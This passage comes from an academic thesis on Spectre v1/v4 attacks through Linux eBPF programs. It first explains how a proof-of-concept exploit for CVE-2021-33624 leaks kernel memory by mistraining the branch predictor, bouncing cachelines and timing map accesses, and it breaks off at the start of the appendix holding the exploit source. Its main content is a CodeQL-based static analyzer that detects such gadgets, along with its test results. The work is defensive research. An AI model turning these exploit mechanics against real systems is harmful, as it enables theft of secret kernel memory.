In the second part of the program, the actual speculative gadget is prepared. First, the instruction dummy1 = dummy1 / dummy2; is executed repeatedly with the aim of saturating the branch predictor. Internally, in fact, division instructions are patched by the CPU to include a branch, to avoid division by zero exceptions. Since the divisor will never be equal to 0 the branch will always be not taken. Repeating this sequence several times poison the state of the Branch History Buffer (BHB), a data structure that stores the outcomes of the last branches, bringing the predictor into the state of maximum confidence, namely Strongly Not Taken.
A slow load operation is then performed:

```
slow_bound = data_array[0x1200];
```

This statement causes the pipeline to stall, as the value in memory is not immediately available. Slow access is further amplified by the cross-core cacheline bouncing mechanism, which continuously invalidates the corresponding cacheline via the MESI protocol.
We then arrive at the conditional check:

```
if (flag == 0)
```

The value of 'flag' depends on the result of the slow load. Since this value is not yet available at the time of branch evaluation, the CPU, instead of waiting for the load to complete, uses the branch predictor to predict the outcome of the jump. Since the predictor has previously been poisoned, the branch is predicted as a not taken and the subsequent code is executed speculatively. During this speculative execution window, a load dependent on an attacker-controlled memory address is made, causing a secret byte to be exfiltrated and encoded into the cache state.
The next instructions are responsible for transforming the exfiltrated bit into an offset within the data_map, so as to make the value observable via a temporal side channel.
The privileged eBPF verifier does not reject this program because it reasons only about architecturally reachable states and does not model speculative execution. In particular, the value resulting from the slow load, following the masking operations, is always equal to zero (from the verifier's point of view), therefore not changing the content of 'flag'. In case 'index' is equal to zero, 'flag' takes on the value 1 and 'oob_address' contains the address of the data_map, so the address used for the leak would be that of the data_map. Access then takes place within a legitimate data structure controlled by the attacker, without violating security constraints.
In case 'index' is non-zero, 'flag' takes the value 0 and 'oob_address' contains the memory address controlled by the attacker. However, following the masking operations (& with 2 and subsequently & with 1) the value in 'slow_bound' is always equal to 0. The subsequent addition with 'flag' then always produces flag = 0, causing the program to terminate via the branch:

```
1 if (flag == 0){
2     return 0;
3 }
```

From the verifier's point of view, therefore, the dangerous path is never reachable. However, at the microarchitectural level, this path is performed speculatively, allowing the secret data to be exfiltrated.

timed_reader

This eBPF program implements a timing mechanism used to measure the time required to access the data_map eBPF map, at a given offset.
This measurement constitutes the temporal side channel exploited by the attack, making it possible to distinguish between cached and non-cached accesses.
The program uses an eBPF map:

- **control_array**: a BPF_MAP_TYPE_ARRAY with two 4-byte entries.
  - the first entry stores the memory offset to be accessed within the data_map.

– the second entry stores the total time taken to perform the access.

bounce_prog

eBPF program used to invalidate the victim core's L1 cache lines. It runs on a different CPU core and repeatedly writes to three addresses of the data_map map:

- data_map[0x1200]
- data_map[0x2000]
- data_map[0x3000]

These writes cause a continuous bounce of cachelines between cores, according to the MESI consistency protocol. In particular, each write invalidates copies of caches in the L1 caches of other cores, forcing the victim core to reload data from memory or higher cache levels.
This mechanism makes loading extremely slow: slow_bound = data_array[0x1200], performed by the mem_leaker program.

4.5.2 spectre_v1_user.bpf.c

load_mem_leaker_prog

The load_mem_leaker_prog function is used as a user space loader for the PoC. It is responsible for loading the compiled eBPF object (spectre_v1_kern.bpf.o), which includes the mem_leaker eBPF program, into the kernel.
Next, it retrieves the file descriptors for the control_map and data_map, which are essential for user-kernel communication. Finally, the function retrieves the file descriptor of the mem_leaker program and attaches it to a socket.

create_timed_reader_prog

The create_timed_reader_prog function is responsible for initializing the component that measures memory access latency. It retrieves the file descriptors for the control_array and attaches the timed_reader eBPF program to a dedicated socket.

load_bounce_prog

The load_bounce_prog function manages the cache-eviction component of the exploit. It retrieves the file descriptor for the bounce_prog eBPF program and attaches it to its respective socket.

cacheline_bounce_worker_enable

The cacheline_bounce_worker_enable function creates a new thread to execute the cacheline_bounce_worker function. This function consists of an infinite loop that, when the volatile variable int cacheline_bounce_status takes on a value of 1, it writes to the socket associated with the eBPF program load_bounce_prog. Each write to the socket triggers its eBPF filter, causing the load_bounce_prog program to be executed in the kernel.

hexdump_memory

The hexdump_memory function exfiltrates secret memory into 16-byte blocks. For each byte, the function: leak_byte_old() is called, which reconstructs the byte value one bit at a time using the function: leak_bit_old().

leak_bit_old

The function implements a loop in which, depending on the index, either a mistraining phase or the actual attack phase is executed.

- Misstraining phase:

```
1 array_set_2dw(leakprog->control_map, 0, 12-bit_index, 0);
2 trigger_proc(leakprog->sockfd);
```

  The trigger_proc function triggers a write to the socket associated with the eBPF program mem_leaker, causing the program to run with the memory address to be exfiltrated equal to 0. In this scenario, execution always follows the safe path, training the branch predictor to predict the branch as not taken. This results in poisoning of the branch predictor.

- Attack phase:

```
1 array_set_2dw(leakprog->control_map, 0, 12-bit_index, byte_offset);
2 bounce_cachelines();
3 trigger_proc(leakprog->sockfd);
```

  Now an arbitrary address is provided to read (byte_offset), which represents the memory address to leak. The bounce_cachelines function triggers a write to the socket associated with the eBPF load_bounce_prog program, causing the program to execute and invalidate the cachelines on the victim core, thus causing the slow load. When the eBPF program mem_leaker is triggered via trigger_proc, the CPU incorrectly predicts the conditional branch and

speculatively executes the gadget.
The access time is then measured using the perform_timed_read function, which triggers writing to the socket associated with the eBPF program create_timed_reader_prog, causing the program to run in the kernel.
If:

- 0x2000 is faster → bit = 0
- 0x3000 is faster → bit = 1

By repeating the process several times, a majority vote is taken to reduce noise.

4.5.3 Required Capabilities and Mitigation Behavior

The attacker requires CAP_SYS_ADMIN or CAP_BPF + CAP_PERFMON to successfully load and execute eBPF programs that lead to the exploit. No kernel vulnerabilities are exploited. The attack operates entirely within the constraints of the eBPF verifier.
Conversely, when trying to launch the program with capabilities other than those specified, all Spectre-related mitigations are applied, causing the program load to be rejected with the following verifier error:

```
; leaked_byte = *((__u8 *)oob_address);     @ spectre_v1_kern.bpf.c:215
579: (79) r1 = *(u64 *)(r10 -64)      ; R1_w=0 R10=fp0 fp-64=0
580: (71) r1 = *(u8 *)(r1 +0)
R1 invalid mem access 'scalar'
```

Chapter 5

Static Analysis of eBPF Speculative Vulnerabilities

Building upon the analysis of the exploits presented in Chapter 3, a custom static analysis framework was designed and developed to automatically recognize these Spectre-class vulnerability patterns directly within eBPF C source code.
As demonstrated in Chapter 2, the enforcement of Spectre-specific security countermeasures within the eBPF subsystem depends on the capabilities held by the process that loads the eBPF program. Specifically, for transient execution attacks like Spectre v1 and Spectre v4, the verifier enforces mitigations, such as the insertion of BPF_ST_NOSPEC barriers or sanitization code, only if the loading process operates with restricted capabilities, such as CAP_BPF alone or combined with CAP_NET_ADMIN. Conversely, if the loading process possesses broader capabilities, such as CAP_SYS_ADMIN or a combination of CAP_BPF and CAP_PERFMON, all Spectre-related countermeasures are intentionally bypassed by the verifier. The rationale behind this design choice is rooted in the kernel's threat model: processes equipped with CAP_SYS_ADMIN or CAP_PERFMON are already considered fully trusted. Additionally, these capabilities inherently grant access to powerful eBPF helper functions, such as bpf_probe_read_kernel(), which allows the program to read arbitrary kernel memory, without the need for speculative attacks. Consequently, eBPF subsystem intentionally disables mitigations for these specific capability configurations to avoid unnecessary performance overhead.

Leveraging this differential behavior of the verifier, a suite of eBPF test programs was developed to systematically validate the accuracy of the proposed static analyzer. These test cases were designed to contain precise Spectre-class speculative gadgets. By utilizing the eBPF verifier as the reference implementation,

the validation methodology ensures that the test programs are successfully verified and loaded when supplied with high capabilities (CAP_SYS_ADMIN or CAP_PERFMON), but explicitly rejected, or heavily mitigated, when loaded with restricted capabilities (CAP_NET_ADMIN or CAP_BPF). This stark contrast in the verifier's behavior delineates the vulnerability patterns that the static analyzer aims to identify directly within the C source code.

Ultimately, the primary purpose of this static analyzer is to warn the user that, even when an eBPF program is successfully verified and loaded by the kernel, it may still introduce a dangerous speculative gadget into the system. By shifting the security analysis to the "left", examining the C source code of eBPF programs before their compilation into bytecode, it becomes possible to precisely reconstruct the data-flow paths and structural semantics that give rise to speculative memory leaks.

5.1 Supported Environment and Prerequisites

The custom static analyzer was developed specifically for Linux environments, targeting the x86-64 architecture. The analysis pipeline relies on the CodeQL CLI as the core static analyzer and Python as the primary orchestrator. Furthermore, because the tool is designed to evaluate C source code intended for eBPF execution, it expects compilation to occur using the Clang toolchain.

To ensure accuracy and reproducibility, all development, testing, and validation phases were conducted on an Ubuntu 24.04.3 LTS machine running the Linux kernel version 6.14.0-37-generic (default configuration). The execution environment utilized CodeQL CLI version 2.24.1 and Python version 3.12.3.

5.2 Design

The proposed static analyzer architecture is logically divided into two interacting components: a Python-based orchestrator, which fully automates the analytics pipeline, and a suite of custom CodeQL queries, which encapsulate the formal security logic required to identify Spectre vulnerability patterns.
CodeQL is a language and toolchain for code analysis, developed by GitHub. It is widely used for Variant Analysis, Data Flow Analysis, and Taint Tracking.

5.2.1 The Python Orchestrator Architecture

Analyzing C code with CodeQL requires a multi-step process that involves database creation, query execution, and result interpretation. To streamline this process and ensure reproducibility, a custom Python orchestrator has been developed. The orchestrator leverages the subprocess module to directly interface with the underlying system utilities and the CodeQL Command Line Interface (CLI), fully automating analysis from source code to human-readable reports.

The orchestrator's execution flow is structured into five sequential phases:

Environment Setup and BTF Generation

Before eBPF C code can be analyzed or compiled, the environment must provide the relevant kernel header definitions, such as vmlinux.h and bpf_helpers.h, required for type information and helper declarations. The orchestrator automates this process by using bpftool to extract BPF Type Format (BTF) information from the running kernel (/sys/kernel/btf/vmlinux), generating the corresponding vmlinux.h header. This ensures that the eBPF programs are compiled with accurate kernel type definitions, enabling CO-RE (Compile Once – Run Everywhere) compatibility and preventing type-resolution errors during Abstract Syntax Tree (AST) construction.

CodeQL Database Creation

CodeQL [16] does not perform traditional source-code analysis; rather, it transforms the codebase into a relational database that can be queried. During database creation, CodeQL first extracts a single relational representation of each source file in the codebase. Every time the compiler processes a file, CodeQL duplicates it and collects both syntactic information (from the abstract syntax tree) and semantic information (including name resolution and type relationships).
The orchestrator initiates the creation of the CodeQL database by invoking the codeql database create command and enriching it with specific configuration flags. These include `-language=cpp`, which instructs CodeQL to treat the input as C/C++, and a `-command` argument that triggers the BPF compilation pipeline:

```
codeql database create ./test_db \
    --language=cpp \
    --command="clang -O2 -g -target bpf -D__TARGET_ARCH_x86 -I . \
               -c ./file_to_analyze.c -o spectre_kern.bpf.o" \
    --overwrite
```

This setup ensures that CodeQL intercepts the compiler invocation and extracts both the syntactic and semantic artifacts required to build the relational database

for the C source file.

CodeQL Dependency Management

Once the CodeQL database is successfully generated, the orchestrator must ensure that all necessary dependencies needed to run the queries (the .ql files) are available in the local environment. To optimize execution time, the script first checks whether these dependencies are already present. If they have not been installed yet, the orchestrator automatically resolves and downloads them by invoking the following command:

```
codeql pack install
```

This utility parses the qlpack.yml configuration file, identifies the required packages and fetches them.

Batch Query Execution

Upon successful installation of the dependencies, the orchestrator executes the detection logic. By invoking the `codeql database run-queries` command, it batch-processes all the custom .ql query files residing in the queries directory. This approach ensures that the eBPF program is evaluated simultaneously for Spectre v1 and Spectre v4 in a single analytical step.

Result Decoding and Contextual Alert Generation

The results of the queries executed in the previous step are written by codeql to .bqrs (binary query result set) files, which are stored within the CodeQL database directory. The orchestrator therefore deals with recovering these files and transforming them into text format, using the command:

```
codeql bqrs decode --format=text
```

To maintain a more robust architecture, the parsed output is mapped to strongly typed Python dataclasses, such as PhtClass, StlClass, or TypeConfClass. These data structures encapsulate all critical attributes of a detected vulnerability, such as the exact line and column numbers of the untrusted data source and the vulnerable sink, and other attributes specific to the type of speculative vulnerability.
Finally, the orchestrator evaluates the results obtained from the query and generates human-readable terminal alerts. The analyzer does not stop when the first vulnerability is detected, but rather outputs all possible vulnerabilities present in the code thanks to speculative execution. Instead of generating generic errors, the tool reconstructs the semantic narrative of the vulnerability, explaining exactly

how the speculative bypass or microarchitectural failure occurs, as shown in Figure 5.1.

```
tesi@ubuntu24:~/Downloads/2025-vantaggi_alessio-main$ ./static_analyzer.sh codeql_and_test/bpf_tests/7_test/test_7_kern.bpf.c

- STARTING STATIC ANALYSIS -


--- Running Spectre V1 Analysis ---

----- Helpers-----
Safe for Spectre V1 helpers analysis: No results found.

----- PHT -----

[ERROR] file_to_analyze.c:29:8: Potential Spectre V1 PHT vulnerability detected!
Untrusted data retrieved at line 23 (column: 17) reaches a bounds check at line 29. Speculative bypass of this check allows unsafe
pointer arithmetic at line 30 (with 'map_value'), leading to out-of-bounds memory access.

----- Type Confusion -----
Safe for Spectre V1 Type Confusion analysis: No results found.

--- Spectre V1 Analysis completed ---


--- Running Spectre V4 Analysis ---

----- STL -----
Safe for Spectre V4 STL analysis: No results found.

--- Spectre V4 analysis completed ---
```

Figure 5.1: Static analyzer output showing the detection of a Spectre V1 PHT gadget.

5.2.2 CodeQL Query Design

The core intelligence of the static analyzer resides in a suite of custom CodeQL queries. Instead of relying on simple syntactic pattern matching, these queries leverage CodeQL's advanced TaintTracking and DataFlow libraries to perform deep semantic analysis across the AST.
The detection logic is built upon the Source-to-Sink paradigm, formalized through custom DataFlow::ConfigSig modules.
However, to track speculative vulnerabilities in eBPF, it was necessary to extend the default CodeQL data-flow models to capture kernel-specific behaviors, which are not represented in the standard analysis pipeline.

Defining the eBPF Threat Model: Sources and Custom Flow Steps

In each query's custom module implementing DataFlow::ConfigSig signature, the isSource predicate identifies the exact points where untrusted, attacker-controlled data enters the eBPF program. The methodology used to define these sources was directly derived from the analysis of the PoC exploits presented in the previous chapter. Specifically, the analysis focused on all eBPF helper functions that can return a value or populate a buffer with data that an attacker can arbitrarily

manipulate. Each function identified through this analysis was classified as a source of taint. Consequently, two primary functions were selected. The first is the bpf_map_lookup_elem helper function, which retrieves the value associated with a given user-defined key from an eBPF map. The second is the helper function bpf_skb_load_bytes, which extracts bytes from incoming network packets and writes them into the buffer provided as its third argument.

In addition to the isSource predicate, each custom module also implements isAdditionalFlowStep. This predicate is used to model all cases in which the default CodeQL engine loses taint information as data propagates through complex C constructs.
Drawing directly from the exploits analyzed in the previous chapter as reference points, the taint-propagation model was extended to cover several kernel-specific cases. These include:

- The third argument of bpf_skb_load_bytes, ensuring that the buffer written by the helper remains tainted unless it is explicitly overwritten with a clean value between the write and its subsequent use.
- Implicit type casts, for example:

```
1 __u8 idx = tainted_value;
2 __u32 key = idx;
```

  Here, the taint associated with tainted_value must also propagate through the cast to key.

- Struct-field accesses, where taint propagates from a tainted struct to any of its fields. For example:

```
1 val = tainted_struct->field;
```

  In this case, the taint associated with the struct must also be propagated to val.

- Compound assignments, for example:

```
1 __u32 key = 0;
2 __u32 idx = tainted_value;
3 key += idx;
```

  Since key is updated using a tainted operand, it must also be considered tainted.

For each case, the analysis checks whether the newly tainted value is subsequently overwritten with a clean value, in which case the taint propagation is stopped.

Detecting Spectre V1: Bounds Check Bypass in eBPF Helpers

Spectre V1 can also be exploited by forcing the speculative execution of kernel helper functions with out-of-bounds parameters. The helpers.ql query was designed to detect this pattern within the bpf_map_lookup_elem helper function. Specifically, it checks whether a value originating from the taint source, identified in the previous section, can be used in the condition of an if statement and subsequently assigned, either in the then or else branch, to the key used in a map lookup. This semantic pattern captures an architecturally safe map lookup that can be bypassed under speculative execution. If the branch predictor is poisoned, the CPU may speculatively execute the helper with a malicious out-of-bounds key, thus performing an out-of-bounds memory access in the kernel.

Detecting Spectre V1: Bounds Check Bypass (PHT)

Spectre V1 queries (pht.ql and second_pht.ql) model the exact mechanics of Pattern History Table poisoning. The vulnerability requires an attacker-controlled variable to influence a branch condition while it is subsequently used in a dangerous operation, such as pointer arithmetic.
First, the queries check whether a value originating from the taint source identified in the previous section is used in the condition clause of a conditional statement, such as an if statement or a ternary operator. They then verify whether that same value is subsequently used, either in the then or else branch (controlled by the GuardCondition), for pointer arithmetic (PointerArithmeticOperation).
When CodeQL detects this pattern, it reports a classic Bounds Check Bypass: a secure architectural check that can be speculatively bypassed to perform out-of-bounds pointer arithmetic.

Detecting Spectre V1: Type Confusion (CVE-2021-33624)

To identify eBPF-related Spectre vulnerabilities, such as CVE-2021-33624, two queries were developed (double_if.ql and cve.ql), capable of recognizing patterns of speculative type confusion.

The double_if.ql query scans the AST for two consecutive if statements and then checks whether, within the first block, a value originating from the taint source identified in the previous section is assigned to a variable. It subsequently verifies whether, in the following if block, that exact same tainted variable is dereferenced (PointerDereferenceExpr).

Complementing this, the cve.ql query computes the number of distinct data-flow paths that originate from a taint source and reach the same pointer dereference (PointerDereferenceExpr). If this count is greater than one (strictcount >= 2), it indicates that, in addition to the architecturally valid path, a speculative path exists, capable of bypassing architectural checks, leading to the dereference of an attacker-controlled value.

Detecting Spectre V4: Speculative Store Bypass (STL)

Detecting vulnerabilities related to Spectre v4 is significantly more challenging, as the eBPF verifier always accepts programs that contain Spectre v4 related patterns, but mitigates them by inserting speculative barriers in case the process that loads the program does not have the necessary capabilities. As a consequence, determining whether a program is truly affected by Spectre v4, an infrastructure is needed that can understand whether an out-of-bound access was successful or not. Starting from exploit 2 presented in the previous chapter, the spectre_v4.ql query was developed to recognize the speculative-execution patterns characteristic of Spectre v4.

The logic of this query is as follows. First, it checks whether a value originating from the tainted source identified in the previous section is assigned to a pointer (poisoning). The query then counts the number of AssignExpr nodes (store operations) that appear after this assignment; if at least ten are found (storeCount >= 10), the analysis proceeds to the next step. The threshold of ten was chosen based on the average number of stores needed to saturate the CPU's Store Address ports. Finally, the query verifies whether the poisoned pointer is subsequently reassigned with a safe, architecturally valid value and is then dereferenced.

By recognizing this exact sequence (poison → saturation → safe value overwrite → dereference), the static analyzer can identify Spectre V4-related gadgets.

5.3 Results and Evaluation

The effectiveness of the proposed static analyzer was evaluated against a suite of 14 eBPF test programs, written in C. This benchmark suite included the specific Proof-of-Concept (PoC) exploits detailed in Chapter 3 (PHT, STL, and CVE-2021-33624). The remaining eleven tests are programs containing gadgets related to Spectre v1. These test programs are successfully verified and loaded when supplied with high capabilities (CAP_SYS_ADMIN or CAP_PERFMON), but explicitly rejected when loaded with restricted capabilities (CAP_NET_ADMIN

or CAP_BPF). The results show that the analyzer is able to successfully recognize all speculative patterns present within the analyzed test files.

5.3.1 Operational Mode

To simplify the execution of the static analysis pipeline, a shell script (static_analyzer.sh) was developed. Its purpose is to verify that all required dependencies are correctly installed, to accept as input the C source file[1] provided by the user, and to subsequently invoke the Python-based orchestrator on that file to display the analysis result. This wrapper streamlines the analysis workflow and ensures that the environment is properly configured before the queries are executed.

[1]All dependencies required by the C source file must be self-contained within the file itself, with the exception of those relying on kernel headers or on vmlinux.h, which is automatically generated by the tool.

Static analysis: Exploit #1

The following output demonstrates the result produced by the static analyzer when the pht_exp_kern.bpf.c file is provided as input. As illustrated, the analyzer successfully identifies the speculative gadget associated with the Spectre v1 PHT vulnerability:

```
$ ./static_analyzer.sh \
    codeql_and_test/bpf_tests/pht_c/pht_exp_kern.bpf.c

- STARTING STATIC ANALYSIS -


--- Running Spectre V1 Analysis ---

----- Helpers-----
Safe for Spectre V1 helpers analysis: No results found.

----- PHT -----

[ERROR] file_to_analyze.c:46:9: Potential Spectre V1 PHT vulnerability
↪  detected!
Untrusted data retrieved at line 26 (column: 17) reaches a bounds check
↪  at line 46. Speculative bypass of this check allows unsafe pointer
↪  arithmetic at line 50 (with 'map_zero'), leading to out-of-bounds
↪  memory access.

----- Type Confusion -----
Safe for Spectre V1 Type Confusion analysis: No results found.

--- Spectre V1 Analysis completed ---


--- Running Spectre V4 Analysis ---

----- STL -----
Safe for Spectre V4 STL analysis: No results found.

--- Spectre V4 analysis completed ---
```

Static analysis: Exploit #2

Similarly, this output presents the results generated when analyzing the stl_exp_kern.bpf.c file. The tool effectively detects the complex microarchitectural sequence characteristic of a Spectre v4 STL:

```
$ ./static_analyzer.sh \
    codeql_and_test/bpf_tests/stl_c/stl_exp_kern.bpf.c

- STARTING STATIC ANALYSIS -


--- Running Spectre V1 Analysis ---

----- Helpers-----
Safe for Spectre V1 helpers analysis: No results found.

----- PHT -----
Safe for Spectre V1 PHT analysis: No results found.

----- Type Confusion -----
Safe for Spectre V1 Type Confusion analysis: No results found.

--- Spectre V1 Analysis completed ---


--- Running Spectre V4 Analysis ---

----- STL -----

[ERROR] file_to_analyze.c:82:19: Potential Spectre V4 STL vulnerability
 ↪  detected!
Untrusted data retrieved at line 43 (column 19) is used to poison a
 ↪  pointer at line 49 (column 12). Due to subsequent Store Buffer
 ↪  saturation, the CPU's memory disambiguation predictor may
 ↪  speculatively bypass the safe reassignment of this pointer, leading
 ↪  to an attacker-controlled arbitrary dereference at line 82.

--- Spectre V4 analysis completed ---
```

Static analysis: Exploit #3

Finally, the output below shows the static analyzer's response when processing the spectre_v1_kern.bpf.c file. As shown, the tool correctly flags the ambiguous pointer resolution responsible for the Spectre v1 type confusion (CVE-2021-33624):

```
$ ./static_analyzer.sh \
    codeql_and_test/bpf_tests/cve/spectre_v1_kern.bpf.c

- STARTING STATIC ANALYSIS -


--- Running Spectre V1 Analysis ---

----- Helpers-----
Safe for Spectre V1 helpers analysis: No results found.

----- PHT -----
Safe for Spectre V1 PHT analysis: No results found.

----- Type Confusion -----

[ERROR] file_to_analyze.c:222:21: Potential Spectre V1 Type Confusion
↪  vulnerability detected!
A pointer dereference ('oob_address') at line 222 ambiguously resolves
↪  to multiple sources (lines: 49, 54). Speculative execution can
↪  bypass protective branches, causing the CPU to unsafely cast and
↪  dereference an attacker-controlled scalar instead of a valid
↪  pointer.

--- Spectre V1 Analysis completed ---


--- Running Spectre V4 Analysis ---

----- STL -----
Safe for Spectre V4 STL analysis: No results found.

--- Spectre V4 analysis completed ---
```

5.3.2 Automated Test Suite Validation

Building on the script used to run the analyzer, an additional bash script (run_tests.sh) was developed to automatically process all test files contained in the codeql_and_test/bpf_tests directory, each of which embeds a speculative gadget related to Spectre. For every test case, the script invokes the static analyzer and rigorously compares the produced output against the expected results.
This infrastructure is used both to validate the correctness of the static analyzer, running 14 tests across different models, and to prevent regressions over time.

```
$ ./run_tests.sh

Running tests on file:
↪  'codeql_and_test/bpf_tests/5_test/test_5_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/9_test/test_9_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/11_test/test_11_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/12_test/test_12_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/14_test/test_14_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/15_test/test_15_kern.bpf.c'
------------------------------------------------
```

```
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/16_test/test_16_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/1_test/test_1_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/3_test/test_3_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/4_test/test_4_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/7_test/test_7_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/pht_c/pht_exp_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.


Running tests on file:
↪  'codeql_and_test/bpf_tests/stl_c/stl_exp_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.
```

```
Running tests on file:
↪  'codeql_and_test/bpf_tests/cve/spectre_v1_kern.bpf.c'
------------------------------------------------
TEST PASSED: The output matches the expected result.
```

The tool achieved a 100% success rate across the entire benchmark suite. In every test case, it correctly identified the structural data flow patterns that give rise to speculative memory leaks.

Chapter 6

Conclusions and Future Work

6.1 Conclusions

The Extended Berkeley Packet Filter (eBPF) is a revolutionary technology introduced in the Linux kernel that enables the execution of sandbox programs in a privileged context, allowing the operating system to be dynamically extended without modifying its source code. Due to its efficiency and flexibility, eBPF is widely adopted for high-performance networking, deep system observability, and real-time security enforcement with minimal overhead.
However, executing user-defined code in kernel space introduces significant security issues, including the risk of memory corruption, sensitive data loss, and potential system instability. In particular, eBPF programs are subject to Spectre, a class of speculative execution hardware vulnerabilities that exploit the microarchitectural side channels of modern CPUs to leak sensitive information. Specifically, when eBPF programs are loaded by processes that possess capabilities such as CAP_SYS_ADMIN or CAP_PERFMON, the eBPF verifier intentionally bypasses Spectre-specific countermeasures to minimize performance overhead, since these processes are considered trusted. This design choice therefore allows speculative gadgets to be inserted into the system kernel, thus making the system vulnerable to transient execution attacks, such as Spectre V1 (Bounds Check Bypass and Type Confusion) and Spectre V4 (Speculative Store Bypass), originating directly from the user-provided eBPF code.

To address this security issue, this thesis adopts a "shift-left" security paradigm by designing and implementing a custom static analysis framework that can detect Spectre-class vulnerabilities directly within the eBPF C source code, before code

compilation and verification by eBPF technology occurs.
The purpose of the produced analyzer is precisely to identify all those eBPF programs that contain Spectre-related patterns and that are successfully verified and loaded when supplied with high capabilities (CAP_SYS_ADMIN or CAP_PERFMON), but that are explicitly rejected or heavily mitigated when loaded with restricted capabilities (CAP_NET_ADMIN or CAP_BPF). The analyzer does not stop when the first vulnerability is detected, but rather outputs all possible vulnerabilities present in the code, due to speculative execution. Instead of generating generic errors, the tool reconstructs the semantic narrative of the vulnerability, explaining exactly how speculative bypass or microarchitectural failure occurs.

The developed tool uses Python as the orchestrator, while CodeQL is used for static analysis. Through custom .ql queries, it was possible to model microarchitectural behaviors, such as Store Address port saturation, and to detect data flow patterns that give rise to PHT poisoning or type confusion.
The analyzer's effectiveness was evaluated against a benchmark consisting of 14 eBPF test programs vulnerable to Spectre, including Proof-of-Concept exploits such as Spectre v1 PHT, Spectre v4 STL, and Spectre v1 Type Confusion (CVE-2021-33624). The tool achieved a 100% success rate across the entire benchmark suite. In every test case, it correctly identified the structural data flow patterns that give rise to speculative memory leaks.

6.2 Future Work

While the proposed static analyzer represents a significant step forward in detecting Spectre-related patterns directly within eBPF C code, several future enhancements are required to evolve this prototype into a complete, production-ready security tool.

6.2.1 Comprehensive Mapping of eBPF Helper Functions (isSource)

Currently, only those functions that return a user-controlled value, that have been identified in the analyzed Proof-of-Concept exploits (bpf_map_lookup_elem and bpf_skb_load_bytes), are treated as tainted sources. Therefore, a systematic and comprehensive study is required to identify all those eBPF functions that may return an attacker-controlled value, whether the value is returned directly by the function, or passed as an argument and then written. All functions identified through this analysis must then be incorporated into the isSource predicate of each module implementing DataFlow::ConfigSig in the CodeQL queries.

Expanding this mapping is essential in order to broaden the detection surface of the analyzer.

6.2.2 Refining Taint Propagation Models (isAdditionalFlowStep)

The isAdditionalFlowStep predicate, defined within modules implementing DataFlow::ConfigSig, is used to handle cases where CodeQL's TaintTracking engine fails to recognize the propagation of a taint value. This predicate is used to instruct the analysis on how taint should flow when it is not inferred automatically. In the developed static analyzer, it was employed to model taint propagation for several non-trivial scenarios, including the behavior of the bpf_skb_load_bytes helper function, implicit casts, compound assignments, and the propagation of taint from a struct to its individual fields. Future work should expand these additional flow steps to cover more complex C constructs, ensuring that taint successfully propagates through all kernel specific syntax patterns, thereby eliminating residual false negatives. For example, if additional eBPF helper functions are identified that accept a value as an argument and subsequently write it, it would be necessary to explicitly model how taint propagation occurs in those cases.

6.2.3 Implementing Taint Barriers and Sanitization Recognition (isBarrier)

The current static analyzer does not account for cases in which sanitization or mitigation mechanisms are introduced in the code to block the propagation of tainted values. Therefore, a systematic and comprehensive study is required to identify all functions and code patterns that effectively sanitize attacker-controlled data, thereby preventing taint propagation. All sanitizing elements identified through this analysis must then be incorporated into the isBarrier predicate within each module, implementing DataFlow::ConfigSig in the CodeQL queries.
For example, if an attacker-controlled variable is subjected to a bitwise masking operation (e.g., using array_index_nospec) or a BPF_ST_NOSPEC macro barrier before being used as an index for accessing an eBPF array map, the analyzer should recognize the resulting path as secure and suppress the corresponding vulnerability alert.
Introducing such sanitization modeling is essential to further reduce the false-positive rate.

6.2.4 Integration into CI/CD Pipelines

Ultimately, the goal of developing this tool is to prevent eBPF programs containing Spectre-related vulnerabilities from ever reaching production environments. Since CodeQL integrates natively with GitHub's Continuous Integration and Continuous Deployment (CI/CD) pipeline through GitHub Actions, the produced queries can be standardized according to GitHub's conventions, enriched with the official CodeQL metadata [17] (e.g., @kind path-problem), and aligned with the expected reporting format [18]. Once standardized, this analysis can then be linked to merge or commit requests, implying that a merge or commit is accepted only when no security issues are detected.
Such integration would enable automated security scanning of eBPF programs on every code commit, allowing developers to identify and remediate speculative memory-leak vulnerabilities during the earliest stages of the software development lifecycle.

6.2.5 Expanding the Evaluation Benchmark and False Positive Analysis

To validate future extensions and enable a more comprehensive evaluation of the tool's behavior, the current test suite must be expanded. Future work should include larger benchmarks containing a substantial number of secure eBPF programs that do not present speculative vulnerabilities. Introducing secure code into the test pipeline is necessary for accurately measuring the tool's false-positive rate.
Identifying and analyzing any false positives provides valuable feedback for iteratively refining the static analysis rules, ensuring that the analyzer reliably detects vulnerable programs without blocking safe ones.

Appendix A

Proof-of-Concept Source Code

Exploit #1: Spectre-PHT

ctest.c

```
#include <linux/init.h>
#include <linux/slab.h>
#include <linux/sched.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/debugfs.h>
#include <linux/bpf.h>
#include <linux/kallsyms.h>
#include <linux/vmalloc.h>
#include <linux/skbuff.h>
#include <asm/barrier.h>

struct dentry *debug_dir = NULL;
struct dentry *cache_file = NULL;
struct dentry *bpfmap_helper = NULL;
struct dentry *stack_addr_file = NULL;

u8 *target = NULL;
int fd;

int (*prepare_exp)(void *);
void *fake_packet;

```

```
24  static struct bpf_map *my_bpf_map_get(u32 ufd)
25  {
